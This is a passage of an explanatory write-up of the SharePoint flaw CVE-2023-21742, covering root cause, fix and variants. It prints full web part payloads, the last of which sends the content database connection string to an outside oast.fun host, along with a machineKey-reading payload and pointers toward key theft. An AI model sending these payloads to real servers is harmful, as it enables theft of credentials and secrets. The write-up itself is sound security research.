public static object Eval(object container, string expression)is the public entry point. It receives acontainer(the object to start from) and anexpression(the dotted text).string[] array = expression.Split(".");cuts the expression at every dot and stores the pieces in an array. SoWeb.Sitebecomes two pieces:WebandSite.return DataBinder.Eval(container, array);passes the container and the pieces to a second, private version of the same method.private static object Eval(object container, string[] expressionParts)is that second version. It starts withobject obj = container;, meaning the current object is the container, andint num = 0;, a counter for which piece is being processed.while (num < expressionParts.Length && obj != null)keeps looping while there are pieces left and the current object is not null. If any step returns null, the walk stops.string text = expressionParts[num];takes the current piece.if (text.IndexOfAny(DataBinder.indexExprStartChars) < 0)checks whether the piece contains indexing characters such as[or]. If it does not,obj = DataBinder.GetPropertyValue(obj, text);reads a plain property.- Otherwise
obj = DataBinder.GetIndexedPropertyValue(obj, text);reads an indexed property, for exampleControls[0]. num++;moves to the next piece, andreturn obj;returns whatever the last step produced.
So if an expression contains dots, DataBinder splits it and reads the properties in order, and the value returned by one property becomes the object on which the next property is read. That is exactly why the bug is called property traversal: the attacker walks a path through the server's objects.
Step 1: the vulnerable entry point
Back to CVE-2023-21742. The flaw is in WebPartPagesWebService.ConvertWebPartFormat(), which takes an inputFormat parameter in SOAP form. The request looks like this:
In plain words: the attacker sends a normal-looking web service call, and the markup they want the server to process travels inside the inputFormat value.
Step 2: borrowing a payload
After reviewing similar bugs that had occurred in WebPartPagesWebService, the researcher borrowed a payload from a ZDI analysis of CVE-2021-31181, described as a Microsoft SharePoint WebPart interpretation conflict remote code execution:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPage" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@Register TagPrefix="att" Namespace="System.Web.UI.WebControls " Assembly="System.Web, Version=[redacted], Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"%> <WebPartPages:XsltListFormWebPart id="id01" runat="server" ListDisplayName="Documents" WebId="{6e7040c8-0338-4448-914d-a7061e0fc347}"> <DataSources> <att:xmldatasource runat="server" id="XDS1" XPath="/configuration/system.web/machineKey" datafile="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config" /> </DataSources> <xsl> <xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"> <xsl:output method="xml" indent="yes"/> <xsl:template match="/" > <xsl:copy-of select="."/> </xsl:template> </xsl:stylesheet> </xsl> </WebPartPages:XsltListFormWebPart>
Line by line:
<%@ Register TagPrefix="WebPartPages" ... %>tells the page parser that the prefixWebPartPagesrefers to SharePoint's web part namespace, so tags starting with that prefix are SharePoint web parts.<%@Register TagPrefix="att" ... %>does the same for a second prefix,att, pointing at standard ASP.NET web controls.<WebPartPages:XsltListFormWebPart id="id01" runat="server" ...>declares a web part of typeXsltListFormWebPart, gives it the idid01, andrunat="server"means it is processed on the server rather than in the browser.ListDisplayNameandWebIdidentify a document list.<DataSources>opens the section where data sources for the web part are declared.<att:xmldatasource ... XPath="/configuration/system.web/machineKey" datafile="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config" />declares an XML data source that reads a file on the server, here SharePoint'sweb.configconfiguration file, and picks out themachineKeyelement with an XPath query. ThemachineKeyis a secret used to protect things like ViewState.<xsl>and the<xsl:stylesheet>block define a transformation that copies the selected data into the output, so the leaked value ends up in the response.
In this payload, however, xmlurldatasource was blocked, so the researcher merged it with the payload of CVE-2020-16951 and, after some adjustments, obtained the following payload:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter controlid="pwn" Name="leak" PropertyName="Prop" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart>
Line by line:
- The two
<%@ Register ... %>lines again declare theWebPartPagesandattprefixes, this time pointing at the SharePoint web part and SharePoint web controls namespaces. <WebPartPages:XsltListFormWebPart id="id01" runat="server">declares the web part that will host everything else.<XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink>gives the web part a link to an XML definition.<att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn">declares a data source that makes an outgoing SOAP request to a URL. Theoast.fundomain is a service used to observe whether the server actually made the request, which is a common way to confirm that a server-side request happened.<SelectCommand>contains the SOAP envelope that will be sent. Inside the body there is<leakeddata>{leak}</leakeddata>, a placeholder where the value of the parameter namedleakwill be inserted.<SelectParameters>declares the parameters for that data source.<WebPartPages:DataFormParameter controlid="pwn" Name="leak" PropertyName="Prop" DefaultValue="NULL"/>is the key line: it declares a parameter namedleakwhose value is the result of evaluating the property expressionProp, looked up on the control named bycontrolid="pwn". If no value is found,DefaultValue="NULL"is used.
At ServerElement.Initialize(), this request naturally bypasses the this.Document.CheckMarkupForSafeControls() check:
A safe controls check is SharePoint's allow-list: only controls Microsoft considers safe may be placed on a page. Here the markup got past it.
However, a NoNamingContainer exception occurs when execution enters the DataFormParameter.Evaluate() -> DataBoundControlHelper.FindControl() branch:
An exception is an error raised by the program when it cannot continue. A naming container is a control that gives its children unique names so they can be found; the code was trying to find the control named pwn and could not.
This happens because the payload uses controlid to designate the control for the DataFormParameter:
<WebPartPages:DataFormParameter controlid="pwn" Name="leak" PropertyName="Prop" DefaultValue="NULL"/>
In plain words: controlid="pwn" tells the parameter to look up a control by id, and that lookup path raises the exception.
Step 3: dropping controlid
Based on the logic of DataFormParameter.Evaluate(), the attribute can be removed and the evaluation performed directly on the naming container of the SoapDataSource, also known as XsltListFormWebPart:
The payload then becomes:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter Name="leak" PropertyName="Web.Site.ContentDatabase.DatabaseConnectionString" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart>
Line by line, the only change is in the parameter line:
<WebPartPages:DataFormParameter Name="leak" PropertyName="Web.Site.ContentDatabase.DatabaseConnectionString" DefaultValue="NULL"/>no longer hascontrolid. The expression to evaluate is nowWeb.Site.ContentDatabase.DatabaseConnectionString.Webis the SharePoint web (the site),Siteis the site collection,ContentDatabaseis the database that stores the site's content, andDatabaseConnectionStringis the property holding the connection string of the database. A connection string is exactly that: the address and login details a program uses to reach a database.
Step 4: the first property fails
Sending this request to the server produces a new exception:
System.Web.HttpException (0x80004005): DataBinding: 'Microsoft.SharePoint.WebPartPages.XsltListFormWebPart' does not contain a property with the name 'Web'. at System.Web.UI.DataBinder.GetPropertyValue(Object container, String propName) at System.Web.UI.DataBinder.Eval(Object container, String[] expressionParts) at System.Web.UI.DataBinder.Eval(Object container, String expression)
Line by line:
System.Web.HttpException (0x80004005)is the type of error, an HTTP exception with the generic code0x80004005.DataBinding: 'Microsoft.SharePoint.WebPartPages.XsltListFormWebPart' does not contain a property with the name 'Web'.is the message: the object being walked, anXsltListFormWebPart, has no property calledWeb.- The
at ...lines are the callstack:DataBinder.GetPropertyValuewas called fromDataBinder.Eval(Object, String[]), which was called fromDataBinder.Eval(Object, String). That confirms the expression reached the binder and failed on the first step.
It fails on the very first property, Web. The local variables at that point:
Local variables are the values a function holds in memory while it runs; looking at them in a debugger shows what the code actually had at the moment of the error.
Tracing back, the property is not public, so it cannot be fetched:
In object-oriented code, a public property is one that outside code is allowed to read; a non-public one is hidden from outside callers.
Re-reading the CVE-2020-1103 paper revealed that this property is only accessible on controls that inherit from TemplateBasedControl:
Inheritance means one type of object is built on top of another and gains its abilities. A TemplateBasedControl is a kind of control that carries the Web property; only controls built on it can reach Web.
XsltListFormWebPart does not inherit from that type, so not being able to access the Web property is expected. This is also why the earlier payloads used the controlid attribute, which links to a TemplateControl declared beforehand.
Step 5: the parser returns only the first control
Declaring another TemplateControl seems like the obvious next move, but it does not work. During the rebuild of the web part from XML, DesignTimeTemplateParser.ParseControl(DesignTimeParseData) parses and returns only the first control it parses. Declaring a TemplateControl and then linking to it from the DataFormParameter is therefore not possible:
A parser reads text and turns it into objects. This one stops after the first control, so a second, separately declared control never becomes reachable.
Callstack for verification:
Step 6: wrapping controls in a WebPartZone
The workaround is described as somewhat cumbersome: find a control that allows adding multiple other controls from the web part, and then use a property to access those controls afterwards. The final payload:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:WebPartZone id="id00" runat="server"><ZoneTemplate><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter Name="leak" PropertyName="Parent.Controls[1].Controls[0].Web.Site.ContentDatabase.DatabaseConnectionString" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart><att:TemplateContainer runat="server" id="f01" /></ZoneTemplate></WebPartPages:WebPartZone>
Line by line:
- The two
<%@ Register ... %>lines are unchanged: they declare theWebPartPagesandattprefixes. <WebPartPages:WebPartZone id="id00" runat="server">declares a WebPartZone, a container area on a page that can hold several web parts. This is the control that can hold more than one child.<ZoneTemplate>is the slot inside the zone where its contents are declared.- The
XsltListFormWebPartblock is the same as before, with the sameXmlDefinitionLink,SoapDataSource,SelectCommandandSelectParameters. - The parameter line now reads
PropertyName="Parent.Controls[1].Controls[0].Web.Site.ContentDatabase.DatabaseConnectionString".Parentmeans the parent control,Controls[1]means the second child in its list of children,Controls[0]means the first child of that, and from there the chain continues toWeb,Site,ContentDatabaseandDatabaseConnectionString. <att:TemplateContainer runat="server" id="f01" />declares aTemplateContainer, a control that inherits fromTemplateBasedControl, inside the same zone. This is the object the chain needs to reach.
The traversal resolves as follows:
Parent -> WebPartZone Controls[1] -> GenericWebPart Controls[0] -> TemplateContainer Web -> SPWeb Site -> SPSite ContentDatabase -> SPContentDatabase DatabaseConnectionString -> ConnectionString
In plain words: starting from the parameter's parent, the first step lands on the WebPartZone. Its second child is a GenericWebPart, whose first child is the TemplateContainer. Because a TemplateContainer is a TemplateBasedControl, the Web property is now reachable, and from Web the chain continues to Site, then ContentDatabase, then the connection string.
Result:
Step 7: attempting the machine validation key
On SharePoint 2016-2019, according to earlier documents that mention the property, the following path is of interest:
Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
In plain words: Web is the site, Site the site collection, WebApplication the web application, Farm the whole SharePoint farm (the set of servers), InitializationSettings a settings collection, and [MachineValidationKey] looks up one entry in it by name. A machine validation key is a secret used to sign and validate data such as ViewState, so if an attacker learns it they may be able to forge data the server will trust.
In some cases, specifically when unattended setup is used (an installation driven by a configuration file rather than by hand), this property may hold the value of the machine validation key, and that value can be used to exploit ViewState deserialisation. ViewState is the hidden field a web page uses to remember its state between requests; if it is deserialised without proper protection, a forged value can lead to code execution.
The researcher tried setting up again with unattended setup, but none of it was very feasible: InitializationSettings was always empty, with no Machine Validation key value:
Root cause
The flaw is a property traversal in DataFormParameter. DataBinder.Eval() splits the expression on . and walks it, resolving each property against the result of the previous one. The blockPropertyTraversal flag added to ToolPane.GetPartPreviewAndPropertiesFromMarkup() and consumed in EditingPageParser.VerifyControlOnSafeList() blocks XML attributes containing the character ..
The traversal is limited by the type of the starting container: the Web property is only reachable on controls inheriting from TemplateBasedControl, and XsltListFormWebPart does not. The controlid attribute would allow pointing at a TemplateControl, but DesignTimeTemplateParser.ParseControl(DesignTimeParseData) returns only the first parsed control, so a separately declared TemplateControl cannot be linked to. Wrapping the web part in a WebPartZone with a TemplateContainer in its ZoneTemplate provides a container whose Parent.Controls[...] chain reaches a TemplateContainer, from which Web is accessible.
Impact
The final payload targets the database connection string through Web.Site.ContentDatabase.DatabaseConnectionString. The minimum condition for CVE-2023-21742 is a user who is a Site Member. The researcher also notes that on SharePoint 2016-2019 the Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey] property may, under unattended setup, contain the machine validation key, which could then be used for ViewState deserialisation; in the researcher's own lab this value was always empty. The researcher states that no other way to exploit further from this property traversal bug was found, and that with the information accessible at that point remote code execution was not achievable.
Fix
Microsoft's fix, as seen in the diff, is the change of the last argument of ToolPane.GetPartPreviewAndPropertiesFromMarkup() in WebPartPagesWebService.ConvertWebPartFormat() from false to true, enabling blockPropertyTraversal. With the flag enabled, XML attribute content is checked for the character . and blocked in EditingPageParser.VerifyControlOnSafeList(). The same flag was already true in RenderWebPartForEdit().
Variants to test
- Other callers of
ToolPane.GetPartPreviewAndPropertiesFromMarkup(): check whether the last argument isfalse. A positive result is a code path where markup reachesEditingPageParser.VerifyControlOnSafeList()without the dot check. - Other web service methods that accept web part markup, such as
RenderWebPartForEdit(): confirm the flag istruethere; if a build has itfalse, the sameDataFormParameterpayload shape applies. - Other parameter classes that call
DataBinder.Eval()on user-controlled expressions: a positive result is an exception naming a property that does not exist on the container, which shows the expression reached the binder. - Container types other than
XsltListFormWebPart: look for controls that inherit fromTemplateBasedControlor that expose aControlscollection reachable through a property chain. A positive result is a resolved chain ending in a sensitive property such as a connection string. - The
Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]path on SharePoint 2016-2019 installed with unattended setup: a positive result is a non-emptyInitializationSettingscontaining the machine validation key, which can then be used for ViewState deserialisation.
Glossary
- API: a defined way for one program to ask another program to do something, with agreed inputs and outputs.
- Binding: the step where a page connects a data source to a control and fills in values.
- Callstack: the ordered list of function calls that led to the current point in a program.
- Connection string: the text a program uses to reach a database, including its address and login details.
- Control: a building block of a web page in ASP.NET, such as a text box, a list or a web part.
- CVE: a public catalogue number for a known security flaw.
- Data source: a component that fetches data, for example from a database, a file or a web service.
- Decompile: turn compiled program files back into readable source code.
- Deserialisation: turning stored or transmitted data back into live objects in memory; a common source of bugs when the data is untrusted.
- Diff: a comparison showing exactly what changed between two versions of files.
- Exception: an error raised by a program when it cannot continue.
- Flag: a true/false setting that turns a behaviour on or off.
- Inheritance: when one type of object is built on another and gains its abilities.
- Lab: a test environment set up to study or reproduce something safely.
- Local variables: the values a function holds in memory while it runs.
- Machine validation key: a secret used to sign and validate data such as ViewState.
- Markup: the text that describes a page or a web part, similar to HTML.
- Method: a named block of code that performs an action and can be called by name.
- Naming container: a control that gives its children unique names so they can be found.
- Parameter: a configuration value attached to a data source and used when it fetches data.
- Parser: code that reads text and turns it into objects.
- Patch: Microsoft's update that fixes a bug.
- PoC (proof of concept): a small script or set of steps that demonstrates a bug.
- Property: a named value attached to an object in code.
- Property traversal: walking a dotted chain of properties, each step using the result of the previous one, to reach a value the attacker should not see.
- Public property: a property that outside code is allowed to read.
- Remote code execution (RCE): making the target server run code of the attacker's choosing.
- Safe controls check: SharePoint's allow-list of controls that may be placed on a page.
- Site Member: an ordinary SharePoint user who can read and contribute to a site, not an administrator.
- SOAP: a standard XML format for structured messages between programs.
- Unattended setup: installing software from a configuration file rather than by hand.
- Variant: a later bug that shares the same root cause and code pattern as an earlier one.
- ViewState: the hidden field a web page uses to remember its state between requests.
- Web part: a reusable block placed on a SharePoint page, such as a document list or a form.
- Web service: a way for one program to talk to another over the network by sending structured messages.